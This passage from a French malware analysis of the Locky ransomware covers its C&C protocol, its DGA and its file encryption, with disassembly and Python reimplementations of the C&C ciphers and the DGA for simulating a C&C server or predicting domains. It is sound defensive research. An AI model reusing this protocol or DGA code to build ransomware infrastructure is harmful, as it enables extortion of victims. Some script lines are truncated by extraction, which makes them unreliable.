


Illustration 45: Effacement sécurisée des informations sensibles de la structure de chiffement

23-Création du fichier texte de rançon

Locky vérifie ensuite si le fichier "_Locky_recover_instructions.txt" existe dans le dossier du fichier cible courant. Si ce n'est pas le cas, il le crée et y écrit le texte d'instructions pour la rançon qui est stocké dans la clé de registre paytext.

La boucle réitère pour le prochain fichier cible et retourne à l'étape 22 jusqu'au parcours de toute la liste de fichier.

24-Transmission des statistiques

Lorsque tous les fichiers ciblés ont été traités forme une requête au C&C transmettant les statistiques de l'infection du disque.

```
id=X&act=stats&path=XXX&failed=XXX&length=XXX
```

- id: L'identifiant de victime
- act: L'action de la requête, ici délivrer des statistiques
- path: Le chemin du disque
- encrypted: Le nombre de fichiers chiffrés
- failed: Le nombre de fichiers non chiffrés à cause d'une erreur
- length: La taille totale de données chiffrées

Le thread de chiffrement propre à chaque disque prend fin à partir de cette étape.

25-Positionnement du marqueur de l'infection

Une fois que tous les threads de chiffrement ont abouti, le thread principal peut se remettre en fonctionnement.

Il commence par créer une sous clé de registre à la clé Locky. La nouvelle s'appelle "completed" et possède la valeur 1. Ce marqueur permet de montrer qu'une infection a déjà totalement été réalisée sur le poste et éviter le lancement d'une deuxième. La vérification est réalisée à l'étape 9.

```
endWaitCryptThreadLoop: ; cbData
push    4
lea     eax, [ebp+completedRegKeyData]
push    eax                ; lpData
push    REG_DWORD          ; dwType
push    ebx                ; Reserved
mov     byte ptr [ebp+var_4], 18h
push    offset aCompleted ; "completed"
push    [ebp+handleLockyKey] ; hKey
mov     dword ptr [ebp+completedRegKeyData], 1
call    ds:RegSetValueExA
cmp     eax, ebx
jz      short loc_4040AE
```

Illustration 46: Création du marqueur de fin d'infection

26-Suppression de la persistance

Ensuite si la persistance du malware a été mis en place via la base de registre, la clé

"HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Locky" est supprimée.

IV-Détails de fonctionnement

A-Génération de l'identifiant de victime

- Récupération du chemin du dossier Windows
- Recherche du nom du volume du point de montage
- Extraction du GUID du volume (Global Unique Identifier)
- Hash MD5 du GUID
- Transformation du hash en caractères hexadécimaux (Majuscules)
- Selection des 16 premiers caractères du hash

B-Communication avec le C&C

Toutes les communications entre le malware et le C&C s'effectue en HTTP avec un protocole particulier. Celui-ci s'appuie sur le protocole HTTP mais en ajoutant une couche de chiffrement maison des messages et un controle d'intégrité basé sur un hash MD5.

1-Format des données en entrée


Les données à envoyées par la procédure sont sous le format:

```
field1=value1&field2=value2&field3=value3
```

Les champs sont encodés suivant le Percent-encoding.

2-Création du hash de contrôle

La première étape de la procédure est de réaliser un hash MD5 de la chaîne de données.



```
addControlHashOfUrlParam: ; eax = pHandleCryptProvider
mov     eax, offset handleGlobalCryptProvider
lea     esi, [ebp+hCryptProvider_hMd5Hash_key_sizeIpList]
call    getMd5HashHandle ; hCryptProvider_hMd5Hash_indexOfIpListCurrentEnd = handleMd5Hash
mov     esi, eax          ; esi = hCryptProvider_hMd5Hash_indexOfIpListCurrentEnd
push    16                ; lengthMd5Out
lea     eax, [ebp+md5UrlParam_and_tmpIpAddress]
push    eax                ; hashDataOut
mov     eax, ebx           ; eax = stringStrct_urlParam
mov     [ebp+var_4], edi
call    hash               ; Hash URL param
                                ; eax = pHandleInstHash
push    eax                ; pHandleInstHash
call    getHashData        ; md5(stringStrct_urlParam.data)
```

*Illustration ?? : Réalisation du hash MD5 de la chaîne de données
(Contenue dans stringStrct_urlParam)*

Ensuite le hash MD5 est concaténé au début de la chaîne de données.

3-Chiffrement des communications vers le C&C

L'étape suivante est un chiffrement maison de tout le buffer de données manipulées (MD5+données utiles). Le script dans la partie V-A fournit les algorithmes de chiffrement/déchiffrement des communications vers le C&C.

4-Mélange de la liste d'adresses IP de C&C prédéfinies

L'étape suivante est de mélanger la liste d'adresses IP créée au début de l'infection par le malware. Ceci dans le but de rendre aléatoire l'ordre des tentatives de connexion au C&C lors d'une prochaine étape.

5-Temporisation

Le malware met en pause sont processus un temps aléatoire entre 10 et 20 secondes. L'objectif pourrait être d'augmenter la furtivité en ne s'arrêtant pas une durée fixe et en n'affilant pas les tentative de connexions trop vite?

6-Sélection du moyen de récupération de l'adresse de C&C

Un compteur itéré à chaque passage dans cette portion de code permet de savoir si les IP fixes de configuration ou l'algorithme de DGA. Tous les premieres tentatives seront sur les IP fixes puis dès que toute la liste a été tentée, le DGA est utilisé.




Illustration ?? : Choix de la méthode de sélection de C&C

7-Sélection de l'adresse de C&C utilisée

Suite à l'étape précédente une des deux méthodes de sélection de l'adresse de C&C est choisie. Elles sont décrites dans les deux prochaines parties.

a-Sélection d'une adresse IP de la liste prédéfinie

Le compteur utilisé pour choisir entre les deux méthodes permet aussi de savoir quelle adresse IP de la liste est sélectionnée. Elles le sont toutes

l'une après l'autre.




Illustration ?? : Choix d'une adresse IP de C&C dans la liste

Le mélange de la liste quelques étapes avant permet de ne pas avoir un ordre de tentatives de connexions fixe.

b-Utilisation du Domain Generation Algorithmme

La deuxième méthode permettant une plus grande robustesse du malware est de générer un nom d'hôte de C&C grâce à un DGA. Cette partie va décrire les caractéristiques de celui-ci. Le script partie V-C simule le DGA du malware.

Premièrement, le DGA reçoit une entrée qui est une valeur entre 0 et 8. Injecté dans le calcul cela permet d'avoir 8 noms d'hôte de C&C différents possiblement générés à un même instant. Cette entrée est définie par le compteur précédemment utilisé manipulé.

Caractéristiques:

- Nombre de noms d'hôtes possiblement générés à un même instant: 8
- Fréquence de changement de noms d'hôtes générés: Tous les 2 jours
- Longueur du nom d'hôte généré: 8 à 18 caractères
 - TLD de 2 caractères
 - Préfixe de 5 à 15 caractères
- Préfixe constitué de caractère de 'a' à 'y'

- TLD utilisés: ru, pw, eu, in, yt, pm, us, fr, de, it, be, uk, nl, tf
- Format (regex): `^[a-y]{5,15}\.(ru|pw|eu|in|yt|pm|us|fr|de|it|be|uk|nl|tf)$`

Tout d'abord Locky effectue un traitement sur les entrées (date, configuration et index dans la liste des DGA possibles). De ce calcul définit la taille du nom d'hôte généré:

```
add     eax, ebx          ; eax = ror(eax = (var6 * 0xB11924E1) & 0xF1
push    11
mov     [ebp+valueComputed], eax
xor     edx, edx          ; edx = 0
pop     ecx               ; ecx = 11
div     ecx               ; edx = var7 % 11
lea     esi, [ebp+stringStrct_tmpDga]
lea     edi, [edx+5]      ; edi E [5..15] = length domain name prefix
lea     eax, [edi+3]      ; eax E [8..18] = length domain name
```


Illustration ?? : Choix de la longueur du nom d'hôte généré

Ensuite pour chaque caractère généré, cette valeur précédemment calculée subit un nouveau traitement et définit le nouveau caractère.

```
choiceNewChar:           ; ecx = stringStrct_tmpDga
xor     edx, edx          ; edx = 0
push    25
pop     esi               ; esi = 25
div     esi               ; edx = valueComputed % 25
mov     eax, [ebp+index]  ; eax = index
add     dl, 'a'           ; dl = offsetLetter + 'a'
inc     [ebp+index]
mov     [ecx+eax], dl     ; set chosen char in stringStrct of domain
```

Illustration ?? : Choix du nouveau caractère

Pour finir la valeur manipulée depuis le début de cet algorithme permet de déterminer un index dans un tableau de TLD de deux caractères. Celui-ci est concaténé au reste du nom d'hôte.



```
putTldFirstChar:         ; edi = stringStrct_tmpDga.data
mov     ecx, [ebp+index] ; ecx = index (currentLengthHostName)
lea     eax, [edx+edx]   ; eax = ((valueComputed + 0x27100001) % 14) * 2
mov     dl, byte ptr ds:tldArray[eax] ; dl = first char of TLD
mov     [edi+ecx], dl
```

Illustration ?? : Copie du premier caractère du TLD

Ce morceau de code montre comment est copié le premier caractère du

TLD, la suite pour le deuxième est similaire.

8-Création de l'URL

Une simple concaténation permet de générer l'URL de la ressource demandé.

```
lea    eax, [ebp+stringStrct_httpRemoveDstUrl]
push   offset aHttp    ; "http://"
push   eax
lea    ebx, [ebp+stringStrct_ipOrDomainRemoteHost]
call   concat          ; stringStrct_httpRemoveDstUrl, eax = http://dst
pop    ecx
pop    ecx
push   offset aMain_php ; "/main.php"
push   eax
lea    eax, [ebp+stringStrct_retDga_httpRemoveDstPageUrl]
mov    byte ptr [ebp+var_4], 8
call   concat3         ; stringStrct_httpRemoveDstPageUrl, eax = http://dst/main.php
```

Illustration ?? : Création de l'URL de la ressource demandé

De cette partie de code, nous voyons que la page /main.php est le seul point d'entrée pour les communications avec le C&C. Seul les données en entrée du processus de communication et particulièrement le paramètre "act" permet au C&C de discriminer les différents types de demandes.

9-Envoi de la requête

L'étape suivante est d'envoyer la requête au C&C. On remarque lors de cette étape l'intégration complète du protocole HTTPS.


```
push    INTERNET_SCHEME_HTTPS
pop     eax                ; eax = INTERNET_SCHEME_HTTPS
                        ; = 4
mov     byte ptr [esp+0AC8h+var_4], 2
cmp     [esp+0AC8h+urlComponents.nScheme], eax
jnz     short ignoreOffline
```

```
isHTTPSAddFlagsToConnection:
mov     [esp+0AC8h+buffer], eax
lea     eax, [esp+0AC8h+buffer]
push    eax                ; lpdwBufferLength
lea     eax, [esp+0ACCh+buffer2]
push    eax                ; lpBuffer
push    INTERNET_OPTION_SECURITY_FLAGS ; dwOption
push    edi                ; hInternet
call    ds:InternetQueryOptionA ; Read int in buffer2 = security flag
neg     eax                ; eax = 0xFFFFFFFF and CF=1 if InternetQueryOption succed
                        ; = 0 and CF=0 else
sbb     eax, eax           ; eax = 0xFFFFFFFF if InternetQueryOption succed
                        ; = 0 else
and     eax, [esp+0AC8h+buffer2] ; eax = security flag if InternetQueryOption succed
                        ; = 0 and CF=0 else
push    4                  ; dwBufferLength
or      eax, 3380h
mov     [esp+0ACCh+buffer], eax
lea     eax, [esp+0ACCh+buffer]
push    eax                ; lpBuffer
push    1Fh                ; dwOption
push    edi                ; hInternet
call    esi ; InternetSetOptionA ; Add flags:
                        ; SECURITY_FLAG_IGNORE_REVOCATION
                        ; SECURITY_FLAG_IGNORE_UNKNOWN_CA
                        ; SECURITY_FLAG_IGNORE_WRONG_USAGE
                        ; SECURITY_FLAG_IGNORE_CERT_CN_INVALID
                        ; SECURITY_FLAG_IGNORE_CERT_DATE_INVALID
```

Illustration ?? : Prise en compte de l'HTTPS

Mais la seule portion de code appelant cette fonction préparant une URL en "http://", le malware n'utilise que le protocole HTTP. La raison de la non utilisation du protocole HTTPS malgré sa simplicité d'utilisation avec l'API Windows et sa plus grande furtivité reste inconnue à l'auteur.

10-Récupération de la réponse du C&C

Le malware reçoit la réponse du C&C qui comme pour la communication de la requête est chiffrée avec un algorithme maison.

11-Déchiffrement de la réponse du C&C

L'algorithme de chiffrement utilisé pour les réponse du C&C est différent du premier mais garde le même principe. Le script partie V-B réimplémente le chiffrement et le déchiffrement.

12-Vérification du hash de controle

Une fois le déchiffrement de la réponse du C&C effectuée, le malware dispose un buffer contenant le hash MD5 du message puis le message. Il est effectué une vérification que le hash reçu correspond bien à celui calculé à partir du message reçu. S'il n'y a pas de correspondance, le malware lève en exception.

13-Fin du processus de communication

Le processus de communication prend fin, le message du C&C est délivré au code appelant.

C-Chiffrement de données

Pour chaque fichier une clé AES est générée aléatoirement mais cette clé n'est pas utilisée pour chiffrer directement les données. Cette partie décrit comment s'effectue le chiffrement de données.

1-Préparation du buffer


Une structure cryptographique est utilisée, celle-ci contient un buffer qui servira pour le chiffrement des données. La première étape est de remplir incrémentalement ce buffer de 2 048 octets avec des entiers en big endian sur 128 bits.

00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	01	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	02	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	03	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	05	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	07	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	08	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	09	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	0A	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	0B	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	0C	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	0D	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	0E	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	0F	00	00	00	00	00	00	00	00

Illustration ?? : Dump du début du buffer

La partie surlignée montre un des entiers.

Ensuite les données du buffer sont chiffrées par AES en mode ECB avec la clé générée aléatoirement précédemment.



```

push     ebx                ; dwBufLen
                        ; ebx = 2048
lea      eax, [esp+1Ch+i]
push     eax                ; pdwDataLen
lea      eax, [esi+T_cryptAes.bufferXor]
push     eax                ; pbData
xor      eax, eax           ; eax = 0
push     eax                ; dwFlags
push     eax                ; Final
push     eax                ; hHash
push     [esi+T_cryptAes.hKey] ; hKey
mov      [esp+34h+i], ebx
call     ds:CryptEncrypt
test     eax, eax
jz       short loc_4011F0

```

Illustration ?? : Chiffrement du buffer de la structure cryptographique

2-Chiffrement

Chaque byte du buffer à chiffrer est xoré avec le byte correspondant du buffer qui vient d'être généré.

Si le buffer généré n'est pas assez grand pour offrir une correspondance à chaque byte du buffer à chiffrer, la génération du buffer est réitérée. Par

contre les valeurs sur 128 bits ne sont plus placées incrémentalement à partir de zéro mais à partir de la dernière valeur de la dernière génération. Cela permet lors du chiffrement AES ECB de ne jamais avoir deux bytes identiques.

3-Effet de bord

Il est à noter que la structure de chiffrement et ses différents compteurs et buffer ne sont pas remis à zéro entre deux chiffrements de données.

Dans le cas de Locky, un buffer contenant le nom du fichier ciblé est chiffré avec les données de ce fichier. Il est donc important de voir que chiffrer uniquement les données du fichier cible ne donne pas le même résultat.

V-Script de réimplémentation de certains mécanismes

A-Chiffrement/déchiffrement des requêtes vers le C&C

Le script suivant réimplémente la fonction de chiffrement (Coté malware) et le déchiffrement (Coté C&C). Il permet de simuler un C&C maison.

```
#!/usr/bin/python3.6

#
# Cipherring Protocol to Locky HTTP Request to C&C
# Author: Adrien Coueron
#

import sys, hashlib

def ror(n, dec):
    n &= 0xFFFFFFFF
    return ((n >> dec) | (n << (32-dec))) & 0xFFFFFFFF

def rol(n, dec):
    return ((n << dec) | (n >> (32-dec))) & 0xFFFFFFFF

def hashMD5(strData):
    m = hashlib.new('md5')
    m.update(strData)
    return m.digest()

def encryptHexa(plaintext):
    return "".join(list(map(lambda x:x[2:],map(hex,encrypt(plain
```

```

def encryptAscii(plaintext):
    return encrypt(plaintext.encode('utf-8')).decode('utf-8')

def encrypt(dataText):
    integrityHash = hashMD5(dataText)
    data = bytearray(integrityHash+dataText)
    key = 0xCD43EF19
    for i in range(len(data)):
        currentChar = data[i]
        data[i] = (((ror(key, 5) & 0xFF) - rol(i, 0xD) & 0xFF) & currentChar) ^ key
        key = (rol(currentChar, i%32) + ror(key,1)) ^ (ror(i, 2) & 0xFF)
    return data

def decryptAscii(cipher):
    return decrypt(cipher).decode('utf-8')

def decrypt(cipher):
    key = 0xCD43EF19
    plaintext = bytearray()
    for i, e in enumerate(cipher):
        currentChar = cipher[i]
        plaintext.append((((ror(key, 5) & 0xFF) - rol(i, 0xD) & 0xFF) & currentChar) ^ key)
        key = (rol(plaintext[i], i%32) + ror(key,1)) ^ (ror(i, 2) & 0xFF)
    calculatedHash = hashMD5(plaintext[16:])
    if(plaintext[:16] != calculatedHash):
        print("Integrity error:\nchecksum send: {}\nChecksum calculated: {}".format(plaintext[:16], calculatedHash))
        print(str(ord(plaintext[0]))+'\t'+str(hashMD5(plaintext[16:])))
    return plaintext[16:]

if __name__=='__main__':
    if(len(sys.argv) != 2):
        print("Usage: "+sys.argv[0]+" plaintext")
        exit(0)

    plaintext = sys.argv[1]

    print("=== Plaintext ===")
    print(plaintext)

```

```
plaintext = plaintext.encode('utf-8')
print("=== Hexa(cipher(Plaintext)) ===")
print(encryptHexa(plaintext))
print("=== Decrypt(cipher(Plaintext)) ===")
print(decryptAscii(encrypt(plaintext)))
```

*Script ??: Algorithme de chiffrement et déchiffrement des requêtes HTTP
envoyées au C&C*

B-Chiffrement/déchiffrement des réponses du C&C

Le script suivant réimplémente la fonction de chiffrement (Coté C&C) et le déchiffrement (Coté malware). Il permet de simuler un C&C maison.

```
#!/usr/bin/python3.6

#
# Ciphering Protocol to Locky HTTP Response to C&C
# Author: Adrien Coueron
#

import sys,hashlib

def ror(n, dec):
    n &= 0xFFFFFFFF
    return ((n >> dec) | (n << (32-dec))) & 0xFFFFFFFF

def rol(n, dec):
    return ((n << dec) | (n >> (32-dec))) & 0xFFFFFFFF

def hashMD5(strData):
    m = hashlib.new('md5')
    m.update(strData)
```

```

        return m.digest()

def decryptAscii(cipherData):
    return decrypt(cipherData).decode('utf-8')

def decrypt(data):
    plaintext = bytearray()
    key = 0xAFF49754;
    for i in range(len(data)):
        newChar = (((data[i] - i) & 0xFF) - rol(key, 3)) & 0xFF
        plaintext.append(newChar)
        key = (key + (ror(newChar, 11) ^ rol(key, 5) ^ i) - 0x47)
    calculatedHash = hashMD5(plaintext[16:])
    if(plaintext[:16] != calculatedHash):
        print("Integrity error:\nchecksum send: {}\nChecksum calculated: {}".format(calculatedHash, plaintext[:16]))
    return plaintext[16:]

def encryptAscii(dataStr):
    return encrypt(dataStr).decode('utf-8')

def encrypt(dataStr):
    integrityHash = hashMD5(dataStr)
    data = integrityHash+dataStr
    dataOut = bytearray()
    key = 0xAFF49754;
    for i in range(len(data)):
        oldChar = data[i]
        dataOut.append((((data[i] + rol(key, 3)) & 0xFF) + i) & 0xFF)
        key = (key + (ror(oldChar, 11) ^ rol(key, 5) ^ i) - 0x47)
    return dataOut

def encryptHexa(dataStr):
    return "".join(map(lambda x:x[2:], map(hex, encrypt(dataStr))))

if __name__=='__main__':
    if(len(sys.argv) != 2):
        print("Usage: "+sys.argv[0]+" plaintext")
        exit(0)

```

```
ciphertext = sys.argv[1]
print("=== ciphertext ===")
print(ciphertext)
ciphertext = ciphertext.encode('utf-8')
print("=== EncryptHexa(ciphertext) ===")
print(encryptHexa(ciphertext))
print("=== Decrypt(Encrypt(ciphertext)) ===")
print(decryptAscii(encrypt(ciphertext)))
```

*Script ??: Algorithme de chiffrement et déchiffrement des réponses HTTP
du C&C*

C-Domain Generation Algorithm

Le script suivant réimplémente la deuxième version du DGA de Locky (Celle du sample étudié). Il permet de prévoir les différents noms d'hôtes générés pour une date voulue.

```
#!/usr/bin/python3.6

import sys, argparse, datetime

#
# DGA from Locky sample 45f4c705c8f4351e925aea2eb0a7f564
# Locky's DGA version 2
# Author: Adrien Coueron
#

BIG_INT = 0xFFFFFFFF

def ror(n, dec):
    global BIG_INT
    n &= BIG_INT
    return ((n >> dec) | (n << (32-dec))) & BIG_INT
```

```

def rol(n, dec):
    global BIG_INT
    return ((n << dec) | (n >> (32-dec))) & BIG_INT

def dga(day, month, year, configuration = 7):
    global BIG_INT
    tld = ['ru', 'pw', 'eu', 'in', 'yt', 'pm', 'us',
          'fr', 'de', 'it', 'be', 'uk', 'nl', 'tf']
    ret = []

    #Generation des 6 domaines pour la date donnee
    for n in range(8):
        #Traitement sur les donnees de date et de configuration
        valueComputed = ((ror((((((ror((((ror((((ror((((ror(
            ((year + 0x1BF5) * 0xB11924E1) & BIG_INT, 7) +
            configuration + 0x27100001) & BIG_INT) * 0xB11924E1
            & BIG_INT, 7)) + (day >> 1) + 0x27100001) & BIG_INT
            0xB11924E1) & BIG_INT, 7)) + month + 0x2709A354) & B
            0xB11924E1) & BIG_INT, 7) + rol(n & 7, 0x15)) & BIG_
            rol(configuration, 0x11) + 0x27100001) & BIG_INT) *
